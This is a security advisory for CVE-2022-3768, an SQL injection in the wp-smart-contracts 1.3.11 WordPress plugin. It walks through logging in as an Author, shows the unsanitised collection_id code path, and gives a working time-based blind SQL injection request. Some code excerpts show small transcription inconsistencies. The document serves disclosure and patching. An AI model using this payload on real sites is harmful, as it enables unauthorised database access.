

wp-smart-contracts 1.3.11 WordPress plug-in SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	September 07 2022
Affected Software	wp-smart-contracts
Affected Software Type	WordPress plugin
Version	1.3.11
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-3768
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k.sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/wp-smart-contracts/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3768


Vulnerability Description

The `collection_id` GET query parameter in wp-smart-contracts 1.3.11 is vulnerable to SQL injection. An attacker with role of `Author` or above may abuse the final step of *Bulk Minting* functionality in `wpsc-bulk-mint.php`. This leads to a threat actor crafting a malicious GET request.

Exploitation Guide


Login as user with `Author` role or above. This attack requires at least `Author` privileges.

 **tristian** Tristian Taylor tristian@kc.org **Author** 0




The screenshot shows a web browser window at `localhost/wp-login.php`. The WordPress login form is centered on a light gray background. It features the WordPress logo at the top, followed by input fields for 'Username or Email Address' (containing 'tristian') and 'Password' (masked with dots). Below the password field is a 'Remember Me' checkbox and a 'Log In' button. At the bottom, there is a link for 'Lost your password?' and a link to 'Go to Sec-Test'.

Go to `Batch Mint NFTs` under `Smart Contracts Wizards` option on the WordPress site dashboard.



Clicking `Batch Mint NFTs` triggers the vulnerable request.



The request needs to be modified by adding `step`, `collection_id` and `uid`. Here `collection_id` is the vulnerable query parameter.



A POC may look like the following request:

```
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/
8 Connection: close
9 Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C0b981aaa64eb6981822a62ae0f04fae8ddd7de70341e86d4ef9ca2869e1a887; wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C6cbaecf3b7240c32eb71ffedc809d75ef3d1ab25f5f44e17ba783a8155745385; wp-settings-time-5=1666564746
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

In the code, the vulnerability is triggered by un-sanitized user input of `collection_id` at line 651 in `./classes/wpesc-bulk-mint.php`.

```
641     if ($step==4) {
642
643         if (WPSC_helpers::valArrElement($_GET, 'uid')) {
644             $unique_id = sanitize_text_field($_GET["uid"]);
645         } elseif (WPSC_helpers::valArrElement($_POST, 'unique-id')) {
646             $unique_id = $_POST["unique-id"];
647             $atts["unique-id"] = $unique_id;
648         }
649         $collection_id = false;
650         if (WPSC_helpers::valArrElement($_GET, 'collection id')) {
651             $collection_id = sanitize_text_field($_GET["collection id"]);
652         } elseif (WPSC_helpers::valArrElement($_POST, 'wpesc-choose-collection-value')) {
653             $collection_id = (int) $_POST['wpesc-choose-collection-value'];
654         }
655     }
```

Furthermore, a call to `WPSC_Queries::nftERC1155Collections` at 666 in `./classes/wpesc-bulk-mint.php`.

```
664     if ($unique_id and $collection_id) {
665
666         $the_collection = WPSC_Queries::nftERC1155Collections($collection_id);
667     }
```

At line 32 in `./classes/wpesc-queries.php` subsequent call to `WPSC_Queries::nftCollections` is made.

```
28     /**
29      * Get deployed ERC-1155 Collections
30      */
31     static public function nftERC1155Collections($id=false) {
32         $tmp = self::nftCollections(false, true, $id);
33         $res = [];
34         $networks = WPSC_helpers::getNetworks();
35         if (is_array($tmp)) {
36             foreach($tmp as $rec) {
37                 if (WPSC_helpers::valArrElement($rec, 'erc1155') and $rec["erc1155"] and
38                     WPSC_helpers::valArrElement($rec, 'deployed') and $rec["deployed"]) {
39                     $rec["network_name"] = $networks[$rec["network"]]["title"];
40                     $rec["network_color"] = $networks[$rec["network"]]["color"];
41                     $res[] = $rec;
42                 }
43             }
44         }
45         return $res;
46     }
```

At lines 54-56 in `./classes/wpesc-queries.php` the database query call on `$cond` leads to SQL injection.



```
51     if ($id) {  
52         $cond = " AND ID=$id ";  
53     }  
54     $res = $wpdb->get_results("SELECT ID, post_title FROM $wpdb->posts WHERE  
55         post_status=\"publish\" AND post_type=\"nft-collection\"  
56         $cond ORDER BY post_title", ARRAY_A);
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be triggered by sending the request below:

```
GET /wp-admin/edit.php?post_type=nft&page=nft-batch-mint&step=4&collection_id=1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(4)))h1Af)&uid=1 HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost/wp-admin/  
Connection: close  
Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1
```